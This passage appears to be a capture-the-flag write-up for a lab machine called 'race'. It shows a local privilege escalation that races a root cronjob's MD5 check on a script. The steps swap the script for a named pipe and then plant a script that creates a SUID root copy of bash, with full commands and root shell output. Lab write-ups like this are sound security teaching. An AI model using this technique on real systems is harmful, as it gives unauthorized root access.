Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
<SNIP>
Last login: Wed Sep 17 20:31:40 2025 from 10.10.14.67
max@race:~$
```

The user flag can be found under `/home/max/user.txt`

Privilege Escalation

Looking through `pspy` from the SSH session, we have a cronjob running as root which executes `secure-cron-runner.sh`.

```
max@race:~$ ./pspy64
<SNIP>
2025/09/17 14:03:01 CMD: UID=0    PID=194043 | /usr/sbin/CRON -f -P
2025/09/17 14:03:01 CMD: UID=0    PID=194046 | /usr/bin/bash
/usr/local/bin/secure-cron-runner.sh
2025/09/17 14:03:01 CMD: UID=0    PID=194045 | /usr/bin/bash
/usr/local/bin/secure-cron-runner.sh
2025/09/17 14:03:01 CMD: UID=0    PID=194044 | /bin/sh -c /usr/local/bin/secure-
cron-runner.sh >/dev/null 2>/dev/null
2025/09/17 14:03:01 CMD: UID=0    PID=194048 | awk {print $1}
2025/09/17 14:03:01 CMD: UID=0    PID=194049 | /usr/bin/bash
/usr/local/share/race-scripts/offsite-backup.sh
```

Let's read it.

```
$ cat /usr/local/bin/secure-cron-runner.sh
#!/usr/bin/bash

## If scripts need environment variables put them into below file
## so that no one can see them.
. /root/conf/secure-cron-runner.env
```

```

declare -a scripts
declare -a sigs

## 0 = offsite-backup by max
scripts[0]="/usr/local/share/race-scripts/offsite-backup.sh"
sigs[0]="d15804b944b40ca8540d37ed6bd80906"
## add other scripts below
# scripts[1]="<path-to-script>"
# sigs[1]="<md5sum>"
# scripts[2]="<path-to-script>"
# sigs[2]="<md5sum>"

elems=${#scripts[@]}

for (( j=0; j<${elems}; j++ )) ; do
    sig=$(/usr/bin/md5sum ${scripts[$j]} | awk '{print $1}')
    if [[ "x$sig" == "x${sigs[$j]}" ]] ; then
        # echo "Script is safe. Running it." >> /var/log/secure-cron-runner.log
        ${scripts[$j]}
    else
        # echo "Script is not safe. Skipping it. Please contact patrick to update
signature." >> /var/log/secure-cron-runner.log
        :
    fi
done

```

The script is simple; it contains hard-coded MD5 hashes of any script that needs to be run, which are checked immediately before execution. If it doesn't match, it doesn't run and instead logs the error (the line is also commented out).

We will create a file (named pipe) named `offsite-backup.sh` and delete the original one, as it is owned by a group to which we belong. The named pipe should hold the flow of execution. Once the execution is on hold, we will move the namepipe (`offsite-backup.sh`) to something else (`s`), put the original data back in the pipe, create a malicious script named `offsite-backup.sh` and wait for the program to finish execution.

```

max@race:~/race-scripts$ cat shell.sh
#!/bin/bash

cp /bin/bash /tmp/hello
chmod 6777 /tmp/hello

```

Starting off by making a name pipe using `mknod`.

```

max@race:~/race-scripts$ mv offsite-backup.sh offsite-backup.sh.bak ; mknod
offsite-backup.sh p

```

Now we wait for the cronjob to be executed.

```

max@race:~$ ./pspy64
<SNIP>
2025/09/17 20:37:01 CMD: UID=0    PID=200820 | /usr/sbin/CRON -f -P
2025/09/17 20:37:01 CMD: UID=0    PID=200821 | /bin/sh -c /usr/local/bin/secure-
cron-runner.sh >/dev/null 2>/dev/null
2025/09/17 20:37:01 CMD: UID=0    PID=200822 | /usr/bin/bash
/usr/local/bin/secure-cron-runner.sh
2025/09/17 20:37:01 CMD: UID=0    PID=200825 | awk {print $1}
2025/09/17 20:37:01 CMD: UID=0    PID=200824 | /usr/bin/md5sum
/usr/local/share/race-scripts/offsite-backup.sh
2025/09/17 20:37:01 CMD: UID=0    PID=200823 | /usr/bin/bash
/usr/local/bin/secure-cron-runner.sh

```

Once it is executed, we will move the pipe to something else, copy `shell.sh` which copies `/bin/bash` to tmp and makes it SUID. Ensure that `offsite-backup.sh` is executable and replace the data in the name pipe with the original data.

```

max@race:~/race-scripts$ mv offsite-backup.sh s
max@race:~/race-scripts$ cp shell.sh offsite-backup.sh
max@race:~/race-scripts$ chmod +x offsite-backup.sh
max@race:~/race-scripts$ cat offsite-backup.sh.bak >> s

```

Once all the commands are executed the correct flow, the script will verify the hash of the name pipes and execute the malicious `offsite-backup.sh` file we will have `/tmp/hello` SUID created.

```

max@race:~/race-scripts$ ls -la /tmp/hello
-rwsrwsrwx 1 root root 1396520 Sep 17 20:38 /tmp/hello
max@race:~/race-scripts$
max@race:~/race-scripts$ /tmp/hello -p
hello-5.1# id
uid=1001(max) gid=1001(max) euid=0(root) egid=0(root)
groups=0(root),1001(max),1002(racers)

```

The root flag can be found under `/root/root.txt`.